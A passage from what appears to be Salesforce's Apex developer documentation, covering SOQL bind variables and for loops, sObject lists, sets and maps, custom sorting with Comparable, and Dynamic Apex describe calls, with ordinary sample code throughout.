// An IN-bind with an Id list. Note that a list of sObjects
// can also be used--the Ids of the objects are used for
// the bind
Contact[] cc = [SELECT Id FROM Contact LIMIT 2];
Task[] tt = [SELECT Id FROM Task WHERE WhoId IN :cc];

// An IN-bind with a String list
String[] ss = new String[]{'a', 'b'};
Account[] aa = [SELECT Id FROM Account
                WHERE AccountNumber IN :ss];

// A SOSL query with binds in all possible clauses

String myString1 = 'aaa';
String myString2 = 'bbb';
Integer myInt3 = 11;
String myString4 = 'ccc';
Integer myInt5 = 22;

List<List<SObject>> searchList = [FIND :myString1 IN ALL FIELDS
                                  RETURNING
                                      Account (Id, Name WHERE Name LIKE :myString2
                                               LIMIT :myInt3),
```

```
                                             Contact,
                                             Opportunity,
                                             Lead
                                        WITH DIVISION =:myString4
                                        LIMIT :myInt5];
```

> 📝 **Note:** Apex bind variables aren't supported for the units parameter in the DISTANCE function. This query doesn't work.

```
String units = 'mi';
List<Account> accountList =
     [SELECT ID, Name, BillingLatitude, BillingLongitude
      FROM Account
      WHERE DISTANCE(My_Location_Field__c, GEOLOCATION(10,10), :units) < 10];
```

Querying All Records with a SOQL Statement

SOQL statements can use the ALL ROWS keywords to query all records in an organization, including deleted records and archived activities. For example:

```
System.assertEquals(2, [SELECT COUNT() FROM Contact WHERE AccountId = a.Id ALL ROWS]);
```

You can use ALL ROWS to query records in your organization's Recycle Bin. You cannot use the ALL ROWS keywords with the FOR UPDATE keywords.

SOQL For Loops

SOQL for loops iterate over all of the sObject records returned by a SOQL query.

The syntax of a SOQL for loop is either:

```
for (variable : [soql_query]) {
    code_block
}
```

or

```
for (variable_list : [soql_query]) {
    code_block
}
```

Both *variable* and *variable_list* must be of the same type as the sObjects that are returned by the *soql_query*. As in standard SOQL queries, the [*soql_query*] statement can refer to code expressions in their WHERE clauses using the : syntax. For example:

```
String s = 'Acme';
for (Account a : [SELECT Id, Name from Account
                  where Name LIKE :(s+'%')]) {
    // Your code
}
```

The following example combines creating a list from a SOQL query, with the DML update method.

```
// Create a list of account records from a SOQL query
List<Account> accs = [SELECT Id, Name FROM Account WHERE Name = 'Siebel'];
```

```
// Loop through the list and update the Name field
for(Account a : accs){
    a.Name = 'Oracle';
}

// Update the database
update accs;
```

SOQL For Loops Versus Standard SOQL Queries

SOQL `for` loops differ from standard SOQL statements because of the method they use to retrieve sObjects. While the standard queries discussed in SOQL and SOSL Queries can retrieve either the `count` of a query or a number of object records, SOQL `for` loops retrieve all sObjects, using efficient chunking with calls to the `query` and `queryMore` methods of SOAP API. Developers can avoid the limit on heap size by using a SOQL `for` loop to process query results that return multiple records. However, this approach can result in more CPU cycles being used. See Total heap size.

Queries including an aggregate function don't support `queryMore`. A run-time exception occurs if you use a query containing an aggregate function that returns more than 2,000 rows in a `for` loop.

SOQL For Loop Formats

SOQL `for` loops can process records one at a time using a single sObject variable, or in batches of 200 sObjects at a time using an sObject list:

- The single sObject format executes the `for` loop's `<code_block>` one time per sObject record. Consequently, it's easy to understand and use, but is grossly inefficient if you want to use data manipulation language (DML) statements within the `for` loop body. Each DML statement ends up processing only one sObject at a time.

- The sObject list format executes the `for` loop's `<code_block>` one time per list of 200 sObjects. Consequently, it's a little more difficult to understand and use, but is the optimal choice if you must use DML statements within the `for` loop body. Each DML statement can bulk process a list of sObjects at a time.

For example, the following code illustrates the difference between the two types of SOQL query `for` loops:

```
// Create a savepoint because the data should not be committed to the database
Savepoint sp = Database.setSavepoint();

insert new Account[]{new Account(Name = 'yyy'),
                     new Account(Name = 'yyy'),
                     new Account(Name = 'yyy')};

// The single sObject format executes the for loop once per returned record
Integer i = 0;
for (Account tmp : [SELECT Id FROM Account WHERE Name = 'yyy']) {
    i++;
}
System.assert(i == 3); // Since there were three accounts named 'yyy' in the
                       // database, the loop executed three times

// The sObject list format executes the for loop once per returned batch
// of records
i = 0;
Integer j;
```

```
for (Account[] tmp : [SELECT Id FROM Account WHERE Name = 'yyy']) {
    j = tmp.size();
    i++;
}
System.assert(j == 3); // The lt should have contained the three accounts
                       // named 'yyy'
System.assert(i == 1); // Since a single batch can hold up to 200 records and,
                       // only three records should have been returned, the
                       // loop should have executed only once

// Revert the database to the original state
Database.rollback(sp);
```

📝 Note:

- The `break` and `continue` keywords can be used in both types of inline query `for` loop formats. When using the sObject list format, `continue` skips to the next list of sObjects.

- DML statements can only process up to 10,000 records at a time, and sObject list `for` loops process records in batches of 200. Consequently, if you're inserting, updating, or deleting more than one record per returned record in an sObject list `for` loop, it's possible to encounter runtime limit's errors. See Execution Governors and Limits.

- You may get a `QueryException` in a SOQL `for` loop with the message `Aggregate query has too many rows for direct assignment, use FOR loop`. This exception is sometimes thrown when accessing a large set of child records (200 or more) of a retrieved sObject inside the loop, or when getting the size of such a record set. For example, the query in the following SOQL `for` loop retrieves child contacts for a particular account. If this account contains more than 200 child contacts, the statements in the `for` loop cause an exception.

  ```
  for (Account acct : [SELECT Id, Name, (SELECT Id, Name FROM Contacts)
                          FROM Account WHERE Id IN ('<ID value>')]) {
      List<Contact> contactList = acct.Contacts; // Causes an error
      Integer count = acct.Contacts.size(); // Causes an error
  }
  ```

  To avoid getting this exception, use a `for` loop to iterate over the child records, as follows.

  ```
  for (Account acct : [SELECT Id, Name, (SELECT Id, Name FROM Contacts)
                          FROM Account WHERE Id IN ('<ID value>')]) {
      Integer count=0;
      for (Contact c : acct.Contacts) {
          count++;
      }
  }
  ```

sObject Collections

You can manage sObjects in lists, sets, and maps.

IN THIS SECTION:

Lists of sObjects

Lists can contain sObjects among other types of elements. Lists of sObjects can be used for bulk processing of data.

Lists of sObjects

Lists can contain sObjects among other types of elements. Lists of sObjects can be used for bulk processing of data.

You can use a list to store sObjects. Lists are useful when working with SOQL queries. SOQL queries return sObject data and this data can be stored in a list of sObjects. Also, you can use lists to perform bulk operations, such as inserting a list of sObjects with one call.

To declare a list of sObjects, use the `List` keyword followed by the sObject type within <> characters. For example:

```
// Create an empty list of Accounts
List<Account> myList = new List<Account>();
```

Auto-populating a List from a SOQL Query

You can assign a List variable directly to the results of a SOQL query. The SOQL query returns a new list populated with the records returned. Make sure that the declared List variable contains the same sObject that is being queried. Or you can use the generic sObject data type.

This example shows how to declare and assign a list of accounts to the return value of a SOQL query. The query returns up to 1,000 returns account records containing the Id and Name fields.

```
// Create a list of account records from a SOQL query
List<Account> accts = [SELECT Id, Name FROM Account LIMIT 1000];
```

Adding and Retrieving List Elements

As with lists of primitive data types, you can access and set elements of sObject lists using the `List` methods provided by Apex. For example:

```
List<Account> myList = new List<Account>(); // Define a new list
Account a = new Account(Name='Acme'); // Create the account first
myList.add(a);                    // Add the account sObject
Account a2 = myList.get(0);      // Retrieve the element at index 0
```

Bulk Processing

You can bulk-process a list of sObjects by passing a list to the DML operation. This example shows how you can insert a list of accounts.

```
// Define the list
List<Account> acctList = new List<Account>();
// Create account sObjects
Account a1 = new Account(Name='Account1');
Account a2 = new Account(Name='Account2');
// Add accounts to the list
```

```
acctList.add(a1);
acctList.add(a2);
// Bulk insert the list
insert acctList;
```

📝 **Note:** If you perform a bulk insert of Knowledge article versions, make the ownerId of all records the same.

Record ID Generation

Apex automatically generates IDs for each object in an sObject list that was inserted or upserted using DML. Therefore, a list that contains more than one instance of an sObject cannot be inserted or upserted even if it has a `null` ID. This situation would imply that two IDs would need to be written to the same structure in memory, which is illegal.

For example, the `insert` statement in the following block of code generates a `ListException` because it tries to insert a list with two references to the same sObject (a):

```
try {

    // Create a list with two references to the same sObject element
    Account a = new Account();
    List<Account> accs = new List<Account>{a, a};

    // Attempt to insert it...
    insert accs;

    // Will not get here
    System.assert(false);
} catch (ListException e) {
    // But will get here
}
```

Using Array Notation for One-Dimensional Lists of sObjects

Alternatively, you can use the array notation (square brackets) to declare and reference lists of sObjects.

This example declares a list of accounts using the array notation.

```
Account[] accts = new Account[1];
```

This example adds an element to the list using square brackets.

```
accts[0] = new Account(Name='Acme2');
```

These examples also use the array notation with sObject lists.

Example	Description
`List<Account> accts = new Account[]{};`	Defines an Account list with no elements.

`List<Account> accts = new Account[]`
`        {new Account(), null, new`
`Account()};`
	Defines an Account list with memory allocated for three Accounts: a new Account object in the first position, `null` in the second, and another new Account object in the third.

Example	Description

`List<Contact> contacts = new List<Contact>`
 	
`(otherList);`
	Defines the Contact list with a new list.

Sorting Lists of sObjects

Using the `List.sort` method, you can sort lists of sObjects.

For sObjects, sorting is in ascending order and uses a sequence of comparison steps outlined in the next section. Alternatively, you can also implement a custom sort order for sObjects by wrapping your sObject in an Apex class and implementing the `Comparable` interface, as shown in Custom Sort Order of sObjects.

Default Sort Order of sObjects

The `List.sort` method sorts sObjects in ascending order and compares sObjects using an ordered sequence of steps that specify the labels or fields used. The comparison starts with the first step in the sequence and ends when two sObjects are sorted using specified labels or fields. The following is the comparison sequence used:

1. The label of the sObject type.

   For example, an Account sObject will appear before a Contact.

2. The Name field, if applicable.

   For example, if the list contains two accounts named Alpha and Beta, account Alpha comes before account Beta.

3. Standard fields, starting with the fields that come first in alphabetical order, except for the Id and Name fields.

   For example, if two accounts have the same name, the first standard field used for sorting is AccountNumber.

4. Custom fields, starting with the fields that come first in alphabetical order.

   For example, suppose two accounts have the same name and identical standard fields, and there are two custom fields, FieldA and FieldB, the value of FieldA is used first for sorting.

Not all steps in this sequence are necessarily carried out. For example, if a list contains two sObjects of the same type and with unique Name values, they're sorted based on the Name field and sorting stops at step 2. Otherwise, if the names are identical or the sObject doesn't have a Name field, sorting proceeds to step 3 to sort by standard fields.

For text fields, the sort algorithm uses the Unicode sort order. Also, empty fields precede non-empty fields in the sort order.

Here's an example of sorting a list of Account sObjects. This example shows how the Name field is used to place the Acme account ahead of the two sForce accounts in the list. Since there are two accounts named sForce, the Industry field is used to sort these remaining accounts because the Industry field comes before the Site field in alphabetical order.

```
Account[] acctList = new List<Account>();
acctList.add( new Account(
    Name='sForce',
    Industry='Biotechnology',
    Site='Austin'));
acctList.add(new Account(
    Name='sForce',
    Industry='Agriculture',
    Site='New York'));
```

```
acctList.add(new Account(
    Name='Acme'));
System.debug(acctList);

acctList.sort();
Assert.areEqual('Acme', acctList[0].Name);
Assert.areEqual('sForce', acctList[1].Name);
Assert.areEqual('Agriculture', acctList[1].Industry);
Assert.areEqual('sForce', acctList[2].Name);
Assert.areEqual('Biotechnology', acctList[2].Industry);
System.debug(acctList);
```

This example is similar to the previous one, except that it uses the Merchandise__c custom object. This example shows how the Name field is used to place the Notebooks merchandise ahead of Pens in the list. Because there are two merchandise sObjects with the Name field value of Pens, the Description field is used to sort these remaining merchandise items because the Description field comes before the Price and Total_Inventory fields in alphabetical order.

```
Merchandise__c[] merchList = new List<Merchandise__c>();
merchList.add( new Merchandise__c(
    Name='Pens',
    Description__c='Red pens',
    Price__c=2,
    Total_Inventory__c=1000));
merchList.add( new Merchandise__c(
    Name='Notebooks',
    Description__c='Cool notebooks',
    Price__c=3.50,
    Total_Inventory__c=2000));
merchList.add( new Merchandise__c(
    Name='Pens',
    Description__c='Blue pens',
    Price__c=1.75,
    Total_Inventory__c=800));
System.debug(merchList);

merchList.sort();
Assert.areEqual('Notebooks', merchList[0].Name);
Assert.areEqual('Pens', merchList[1].Name);
Assert.areEqual('Blue pens', merchList[1].Description__c);
Assert.areEqual('Pens', merchList[2].Name);
Assert.areEqual('Red pens', merchList[2].Description__c);
System.debug(merchList);
```

Custom Sort Order of sObjects

To implement a custom sort order for sObjects in lists, create a wrapper class for the sObject and implement the `Comparable` interface. The wrapper class contains the sObject in question and implements the `compareTo` method, in which you specify the sort logic.

This example shows how to create a wrapper class for Opportunity. The implementation of the `compareTo` method in this class compares two opportunities based on the Amount field—the class member variable contained in this instance, and the opportunity object passed into the method.

```
public class OpportunityWrapper implements Comparable {
```

```
    public Opportunity oppy;

    // Constructor
    public OpportunityWrapper(Opportunity op) {
     // Guard against wrapping a null
     if(op == null) {
      Exception ex = new NullPointerException();
      ex.setMessage('Opportunity argument cannot be null');
      throw ex;
     }
        oppy = op;
    }

    // Compare opportunities based on the opportunity amount.
    public Integer compareTo(Object compareTo) {
        // Cast argument to OpportunityWrapper
        OpportunityWrapper compareToOppy = (OpportunityWrapper)compareTo;

        // The return value of 0 indicates that both elements are equal.
        Integer returnValue = 0;
        if ((oppy.Amount == null) && (compareToOppy.oppy.Amount == null)) {
            // both wrappers have null Amounts
            returnValue = 0;
        } else if ((oppy.Amount == null) && (compareToOppy.oppy.Amount != null)){
            // nulls-first implementation
            returnValue = -1;
        } else if ((oppy.Amount != null) && (compareToOppy.oppy.Amount == null)){
            // nulls-first implementation
            returnValue = 1;
        } else if (oppy.Amount > compareToOppy.oppy.Amount) {
            // Set return value to a positive value.
            returnValue = 1;
        } else if (oppy.Amount < compareToOppy.oppy.Amount) {
            // Set return value to a negative value.
            returnValue = -1;
        }
        return returnValue;
    }
}
```

This example provides a test for the `OpportunityWrapper` class. It sorts a list of `OpportunityWrapper` objects and verifies that the list elements are sorted by the opportunity amount.

```
@isTest
private class OpportunityWrapperTest {
    static testmethod void test1() {
        // Add the opportunity wrapper objects to a list.
        OpportunityWrapper[] oppyList = new List<OpportunityWrapper>();
        Date closeDate = Date.today().addDays(10);
        oppyList.add( new OpportunityWrapper(new Opportunity(
            Name='Edge Installation',
            CloseDate=closeDate,
            StageName='Prospecting',
            Amount=50000)));
        oppyList.add( new OpportunityWrapper(new Opportunity(
```

```
            Name='United Oil Installations',
            CloseDate=closeDate,
            StageName='Needs Analysis',
            Amount=100000)));
        oppyList.add( new OpportunityWrapper(new Opportunity(
            Name='Grand Hotels SLA',
            CloseDate=closeDate,
            StageName='Prospecting',
            Amount=25000)));

        // Sort the wrapper objects using the implementation of the
        // compareTo method.
        oppyList.sort();

        // Verify the sort order
        Assert.areEqual('Grand Hotels SLA', oppyList[0].oppy.Name);
        Assert.areEqual(25000, oppyList[0].oppy.Amount);
        Assert.areEqual('Edge Installation', oppyList[1].oppy.Name);
        Assert.areEqual(50000, oppyList[1].oppy.Amount);
        Assert.areEqual('United Oil Installations', oppyList[2].oppy.Name);
        Assert.areEqual(100000, oppyList[2].oppy.Amount);

        // Write the sorted list contents to the debug log.
        System.debug(oppyList);
    }
}
```

Expanding sObject and List Expressions

As in Java, sObject and list expressions can be expanded with method references and list expressions, respectively, to form new expressions.

In the following example, a new variable containing the length of the new account name is assigned to `acctNameLength`.

```
Integer acctNameLength = new Account[]{new Account(Name='Acme')}[0].Name.length();
```

In the above, `new Account[]` generates a list.

The list is populated with one element by the `new` statement `{new Account(name='Acme')}`.

Item 0, the first item in the list, is then accessed by the next part of the string `[0]`.

The name of the sObject in the list is accessed, followed by the method returning the length `name.length()`.

In the following example, a name that has been shifted to lower case is returned. The SOQL statement returns a list of which the first element (at index 0) is accessed through `[0]`. Next, the Name field is accessed and converted to lowercase with this expression `.Name.toLowerCase()`.

```
String nameChange = [SELECT Name FROM Account][0].Name.toLowerCase();
```

Sets of Objects

Sets can contain sObjects among other types of elements.

Sets contain unique elements. Uniqueness of sObjects is determined by comparing the objects' fields. For example, if you try to add two accounts with the same name to a set, with no other fields set, only one sObject is added to the set.

```apex
// Create two accounts, a1 and a2
Account a1 = new account(name='MyAccount');
Account a2 = new account(name='MyAccount');

// Add both accounts to the new set
Set<Account> accountSet = new Set<Account>{a1, a2};

// Verify that the set only contains one item
System.assertEquals(accountSet.size(), 1);
```

If you add a description to one of the accounts, it is considered unique and both accounts are added to the set.

```apex
// Create two accounts, a1 and a2, and add a description to a2
Account a1 = new account(name='MyAccount');
Account a2 = new account(name='MyAccount', description='My test account');

// Add both accounts to the new set
Set<Account> accountSet = new Set<Account>{a1, a2};

// Verify that the set contains two items
System.assertEquals(accountSet.size(), 2);
```

> ⚠️ **Warning:** If set elements are objects, and these objects change after being added to the collection, they won't be found anymore when using, for example, the `contains` or `containsAll` methods, because of changed field values.

Maps of sObjects

Map keys and values can be of any data type, including sObject types, such as Account.

Maps can hold sObjects both in their keys and values. A map key represents a unique value that maps to a map value. For example, a common key would be an ID that maps to an account (a specific sObject type). This example shows how to define a map whose keys are of type ID and whose values are of type Account.

```apex
Map<ID, Account> m = new Map<ID, Account>();
```

As with primitive types, you can populate map key-value pairs when the map is declared by using curly brace (`{ }`) syntax. Within the curly braces, specify the key first, then specify the value for that key using `=>`. This example creates a map of integers to accounts lists and adds one entry using the account list created earlier.

```apex
Account[] accs = new Account[5]; // Account[] is synonymous with List<Account>
Map<Integer, List<Account>> m4 = new Map<Integer, List<Account>>{1 => accs};
```

Maps allow sObjects in their keys. You must use sObjects in the keys only when the sObject field values won't change.

Auto-Populating Map Entries from a SOQL Query

When working with SOQL queries, maps can be populated from the results returned by the SOQL query. The map key must be declared with an ID or String data type, and the map value must be declared as an sObject data type.

This example shows how to populate a new map from a query. In the example, the SOQL query returns a list of accounts with their `Id` and `Name` fields. The `new` operator uses the returned list of accounts to create a map.

```
// Populate map from SOQL query
Map<ID, Account> m = new Map<ID, Account>([SELECT Id, Name FROM Account LIMIT 10]);
// After populating the map, iterate through the map entries
for (ID idKey : m.keyset()) {
    Account a = m.get(idKey);
    System.debug(a);
}
```

One common usage of this map type is for in-memory "joins" between two tables.

> 📝 **Note:** RecentlyViewed records for users who are members of several communities can't be retrieved automatically into a map via Apex. This is because records of a user with different networks can result in duplicate IDs that maps don't support. For more information, see RecentlyViewed.

Using Map Methods

The `Map` class exposes various methods that you can use to work with map elements, such as adding, removing, or retrieving elements. This example uses Map methods to add new elements and retrieve existing elements from the map. This example also checks for the existence of a key and gets the set of all keys. The map in this example has one element with an integer key and an account value.

```
Account myAcct = new Account();                        //Define a new account
Map<Integer, Account> m = new Map<Integer, Account>(); // Define a new map
m.put(1, myAcct);                  // Insert a new key-value pair in the map
System.assert(!m.containsKey(3));  // Assert that the map contains a key
Account a = m.get(1);              // Retrieve a value, given a particular key
Set<Integer> s = m.keySet();       // Return a set that contains all of the keys in the
map
```

IN THIS SECTION:

sObject Map Considerations

sObject Map Considerations

Be cautious when using sObjects as map keys. Key matching for sObjects is based on the comparison of all sObject field values. If one or more field values change after adding an sObject to the map, attempting to retrieve this sObject from the map returns `null`. This is because the modified sObject isn't found in the map due to different field values. This can occur if you explicitly change a field on the sObject, or if the sObject fields are implicitly changed by the system; for example, after inserting an sObject, the sObject variable has the ID field autofilled. Attempting to fetch this Object from a map to which it was added before the `insert` operation won't yield the map entry, as shown in this example.

```
// Create an account and add it to the map
Account a1 = new Account(Name='A1');
Map<sObject, Integer> m = new Map<sObject, Integer>{
a1 => 1};

// Get a1's value from the map.
// Returns the value of 1.
System.assertEquals(1, m.get(a1));
// Id field is null.
System.assertEquals(null, a1.Id);
```

```
// Insert a1.
// This causes the ID field on a1 to be auto-filled
insert a1;
// Id field is now populated.
System.assertNotEquals(null, a1.Id);

// Get a1's value from the map again.
// Returns null because Map.get(sObject) doesn't find
// the entry based on the sObject with an auto-filled ID.
// This is because when a1 was originally added to the map
// before the insert operation, the ID of a1 was null.
System.assertEquals(null, m.get(a1));
```

Another scenario where sObject fields are autofilled is in triggers, for example, when using before and after insert triggers for an sObject. If those triggers share a static map defined in a class, and the sObjects in `Trigger.New` are added to this map in the before trigger, the sObjects in `Trigger.New` in the after trigger aren't found in the map because the two sets of sObjects differ by the fields that are autofilled. The sObjects in `Trigger.New` in the after trigger have system fields populated after insertion, namely: ID, CreatedDate, CreatedById, LastModifiedDate, LastModifiedById, and SystemModStamp.

Dynamic Apex

Dynamic Apex enables developers to create more flexible applications by providing them with the ability to:

- Access sObject and field describe information

  Describe information provides metadata information about sObject and field properties. For example, the describe information for an sObject includes whether that type of sObject supports operations like create or undelete, the sObject's name and label, the sObject's fields and child objects, and so on. The describe information for a field includes whether the field has a default value, whether it is a calculated field, the type of the field, and so on.

  Note that describe information provides information about *objects* in an organization, not individual records.

- Access Salesforce app information

  You can obtain describe information for standard and custom apps available in the Salesforce user interface. Each app corresponds to a collection of tabs. Describe information for an app includes the app's label, namespace, and tabs. Describe information for a tab includes the sObject associated with the tab, tab icons and colors.

- Write dynamic SOQL queries, dynamic SOSL queries and dynamic DML

  Dynamic SOQL and SOSL queries provide the ability to execute SOQL or SOSL as a string at runtime, while *dynamic DML* provides the ability to create a record dynamically and then insert it into the database using DML. Using dynamic SOQL, SOSL, and DML, an application can be tailored precisely to the organization as well as the user's permissions. This can be useful for applications that are installed from AppExchange.

IN THIS SECTION:

1. Understanding Apex Describe Information
2. Using Field Tokens
3. Understanding Describe Information Permissions
4. Describing sObjects Using Schema Method
5. Describing Tabs Using Schema Methods

Understanding Apex Describe Information

You can describe sObjects either by using tokens or the `describeSObjects` Schema method.

Apex provides two data structures and a method for sObject and field describe information:

- *Token*—a lightweight, serializable reference to an sObject or a field that is validated at compile time. This is used for token describes.

- The `describeSObjects` method—a method in the `Schema` class that performs describes on one or more sObject types.

- *Describe result*—an object of type `Schema.DescribeSObjectResult` that contains all the describe properties for the sObject or field. Describe result objects are not serializable, and are validated at runtime. This result object is returned when performing the describe, using either the sObject token or the `describeSObjects` method.

Describing sObjects Using Tokens

It is easy to move from a token to its describe result, and vice versa. Both sObject and field tokens have the method `getDescribe` which returns the describe result for that token. On the describe result, the `getSObjectType` and `getSObjectField` methods return the tokens for sObject and field, respectively.

Because tokens are lightweight, using them can make your code faster and more efficient. For example, use the token version of an sObject or field when you are determining the type of an sObject or field that your code needs to use. The token can be compared using the equality operator (==) to determine whether an sObject is the Account object, for example, or whether a field is the `Name` field or a custom calculated field.

The following code provides a general example of how to use tokens and describe results to access information about sObject and field properties:

```
// Create a new account as the generic type sObject
sObject s = new Account();

// Verify that the generic sObject is an Account sObject
System.assert(s.getsObjectType() == Account.sObjectType);

// Get the sObject describe result for the Account object
Schema.DescribeSObjectResult dsr = Account.sObjectType.getDescribe();

// Get the field describe result for the Name field on the Account object
Schema.DescribeFieldResult dfr = Schema.sObjectType.Account.fields.Name;

// Verify that the field token is the token for the Name field on an Account object
System.assert(dfr.getSObjectField() == Account.Name);

// Get the field describe result from the token
dfr = dfr.getSObjectField().getDescribe();
```

The following algorithm shows how you can work with describe information in Apex:

1. Generate a list or map of tokens for the sObjects in your organization (see Accessing All sObjects.)

181

2. Determine the sObject you need to access.

3. Generate the describe result for the sObject.

4. If necessary, generate a map of field tokens for the sObject (see Accessing All Field Describe Results for an sObject.)

5. Generate the describe result for the field the code needs to access.

Using sObject Tokens

SObjects, such as Account and MyCustomObject__c, act as static classes with special static methods and member variables for accessing token and describe result information. You must explicitly reference an sObject and field name at compile time to gain access to the describe result.

To access the token for an sObject, use one of the following methods:

- Access the `sObjectType` member variable on an sObject type, such as Account.
- Call the `getSObjectType` method on an sObject describe result, an sObject variable, a list, or a map.

`Schema.SObjectType` is the data type for an sObject token.

In the following example, the token for the Account sObject is returned:

```
Schema.sObjectType t = Account.sObjectType;
```

The following also returns a token for the Account sObject:

```
Account a = new Account();
Schema.sObjectType t = a.getSObjectType();
```

This example can be used to determine whether an sObject or a list of sObjects is of a particular type:

```
// Create a generic sObject variable s
SObject s = Database.query('SELECT Id FROM Account LIMIT 1');

// Verify if that sObject variable is an Account token
System.assertEquals(s.getSObjectType(), Account.sObjectType);

// Create a list of generic sObjects
List<sObject> sobjList = new Account[]{};

// Verify if the list of sObjects contains Account tokens
System.assertEquals(sobjList.getSObjectType(), Account.sObjectType);
```

Some standard sObjects have a field called `sObjectType`, for example, AssignmentRule, QueueSObject, and RecordType. For these types of sObjects, always use the `getSObjectType` method for retrieving the token. If you use the property, for example, `RecordType.sObjectType`, the field is returned.

Obtaining sObject Describe Results Using Tokens

To access the describe result for an sObject, use one of the following methods:

- Call the `getDescribe` method on an sObject token.
- Use the Schema `sObjectType` static variable with the name of the sObject. For example, `Schema.sObjectType.Lead`.

`Schema.DescribeSObjectResult` is the data type for an sObject describe result.

The following example uses the `getDescribe` method on an sObject token:

```
Schema.DescribeSObjectResult dsr = Account.sObjectType.getDescribe();
```

The following example uses the Schema `sObjectType` static member variable:

```
Schema.DescribeSObjectResult dsr = Schema.SObjectType.Account;
```

For more information about the methods available with the sObject describe result, see DescribeSObjectResultClass/>.

SEE ALSO:

DescribeSObjectResult.fields()

DescribeSObjectResult.fieldsets()

Using Field Tokens

To access the token for a field, use one of the following methods:

- Access the static member variable name of an sObject static type, for example, `Account.Name`.
- Call the `getSObjectField` method on a field describe result.

The field token uses the data type `Schema.SObjectField`.

In the following example, the field token is returned for the Account object's `Description` field:

```
Schema.SObjectField fieldToken = Account.Description;
```

In the following example, the field token is returned from the field describe result:

```
// Get the describe result for the Name field on the Account object
Schema.DescribeFieldResult dfr = Schema.sObjectType.Account.fields.Name;

// Verify that the field token is the token for the Name field on an Account object
System.assert(dfr.getSObjectField() == Account.Name);

// Get the describe result from the token
dfr = dfr.getSObjectField().getDescribe();
```

Note: Field tokens aren't available for person accounts. If you access `Schema.Account.` ***fieldname***, you get an exception error. Instead, specify the field name as a string.

Using Field Describe Results

To access the describe result for a field, use one of the following methods:

- Call the `getDescribe` method on a field token.
- Access the `fields` member variable of an sObject token with a field member variable (such as `Name`, `BillingCity`, and so on.)

The field describe result uses the data type `Schema.DescribeFieldResult`.

The following example uses the `getDescribe` method:

```
Schema.DescribeFieldResult dfr = Account.Description.getDescribe();
```

This example uses the `fields` member variable method:

```
Schema.DescribeFieldResult dfr = Schema.SObjectType.Account.fields.Name;
```

In the example above, the system uses special parsing to validate that the final member variable (`Name`) is valid for the specified sObject at compile time. When the parser finds the `fields` member variable, it looks backwards to find the name of the sObject (`Account`).

It validates that the field name following the `fields` member variable is legitimate. The `fields` member variable only works when used in this manner.

> **Note:** Don't use the `fields` member variable without also using either a field member variable name or the `getMap` method. For more information on `getMap`, see the next section.

For more information about the methods available with a field describe result, see DescribeFieldResultClass.

Accessing All Field Describe Results for an sObject

Use the field describe result's `getMap` method to return a map that represents the relationship between all the field names (keys) and the field tokens (values) for an sObject.

The following example generates a map that can be used to access a field by name:

```
Map<String, Schema.SObjectField> fieldMap = Schema.SObjectType.Account.fields.getMap();
```

> **Note:** The value type of this map is not a field describe result. Using the describe results would take too many system resources. Instead, it is a map of tokens that you can use to find the appropriate field. After you determine the field, generate the describe result for it.

The map has the following characteristics:

- It is dynamic, that is, it is generated at runtime on the fields for that sObject.
- All field names are case insensitive.
- The keys use namespaces as required.
- The keys reflect whether the field is a custom object.

Field Describe Considerations

Note the following when describing fields.

- A field describe that's executed from within an installed managed package returns Chatter fields even if Chatter is not enabled in the installing organization. This is not true if the field describe is executed from a class that's not within an installed managed package.
- When you describe sObjects and their fields from within an Apex class, custom fields of new field types are returned regardless of the API version that the class is saved in. If a field type, such as the geolocation field type, is available only in a recent API version, components of a geolocation field are returned even if the class is saved in an earlier API version.

Versioned Behavior Changes

In API version 34.0 and later, Schema.DescribeSObjectResult on a custom SObjectType includes map keys prefixed with the namespace, even if the namespace is that of currently executing code. If you work with multiple namespaces and generate runtime describe data, make sure that your code accesses keys correctly using the namespace prefix.

SEE ALSO:

DescribeSObjectResult.fields()
DescribeSObjectResult.fieldsets()

Understanding Describe Information Permissions

Apex classes and triggers run in system mode. Classes and triggers have no restrictions on dynamically looking up any sObject that is available in the org. You can generate a map of all the sObjects for your org regardless of the current user's permission, unless you are executing anonymous Apex.

User permissions matter when you execute describe calls in an anonymous block.. As a result, not all sObjects and fields can be looked up if access is restricted for the running user. For example, if you describe account fields in an anonymous block and you don't have access to all fields, not all fields are returned. However, all fields are returned for the same call in an Apex class.

For more information, see "About API and Dynamic Apex Access in Packages" in Salesforce Help.

SEE ALSO:

Anonymous Blocks

What is a Package?

Describing sObjects Using Schema Method

As an alternative to using tokens, you can describe sObjects by calling the `describeSObjects` Schema method and passing one or more sObject type names for the sObjects you want to describe.

This example gets describe metadata information for two sObject types—The Account standard object and the Merchandise__c custom object. After obtaining the describe result for each sObject, this example writes the returned information to the debug output, such as the sObject label, number of fields, whether it is a custom object or not, and the number of child relationships.

```
// sObject types to describe
String[] types = new String[]{'Account','Merchandise__c'};

// Make the describe call
Schema.DescribeSobjectResult[] results = Schema.describeSObjects(types);

System.debug('Got describe information for ' + results.size() + ' sObjects.');

// For each returned result, get some info
for(Schema.DescribeSobjectResult res : results) {
    System.debug('sObject Label: ' + res.getLabel());
    System.debug('Number of fields: ' + res.fields.getMap().size());
   System.debug(res.isCustom() ? 'This is a custom object.' : 'This is a standard object.');

    // Get child relationships
    Schema.ChildRelationship[] rels = res.getChildRelationships();
    if (rels.size() > 0) {
        System.debug(res.getName() + ' has ' + rels.size() + ' child relationships.');
    }
}
```

SEE ALSO:

DescribeSObjectResult.fields()

DescribeSObjectResult.fieldsets()

Describing Tabs Using Schema Methods

You can get metadata information about the apps and their tabs available in the Salesforce user interface by executing a describe call in Apex. Also, you can get more detailed information about each tab. Use the `describeTabs` Schema method and the `getTabs` method in `Schema.DescribeTabResult`, respectively.

This example shows how to get the tab sets for each app. The example then obtains tab describe metadata information for the Sales app. For each tab, metadata information includes the icon URL, whether the tab is custom or not, and colors among others. The tab describe information is written to the debug output.

```
// Get tab set describes for each app
List<Schema.DescribeTabSetResult> tabSetDesc = Schema.describeTabs();

// Iterate through each tab set describe for each app and display the info
for(DescribeTabSetResult tsr : tabSetDesc) {
    String appLabel = tsr.getLabel();
    System.debug('Label: ' + appLabel);
    System.debug('Logo URL: ' + tsr.getLogoUrl());
    System.debug('isSelected: ' + tsr.isSelected());
    String ns = tsr.getNamespace();
    if (ns == '') {
        System.debug('The ' + appLabel + ' app has no namespace defined.');
    }
    else {
        System.debug('Namespace: ' + ns);
    }

    // Display tab info for the Sales app
    if (appLabel == 'Sales') {
        List<Schema.DescribeTabResult> tabDesc = tsr.getTabs();
        System.debug('-- Tab information for the Sales app --');
        for(Schema.DescribeTabResult tr : tabDesc) {
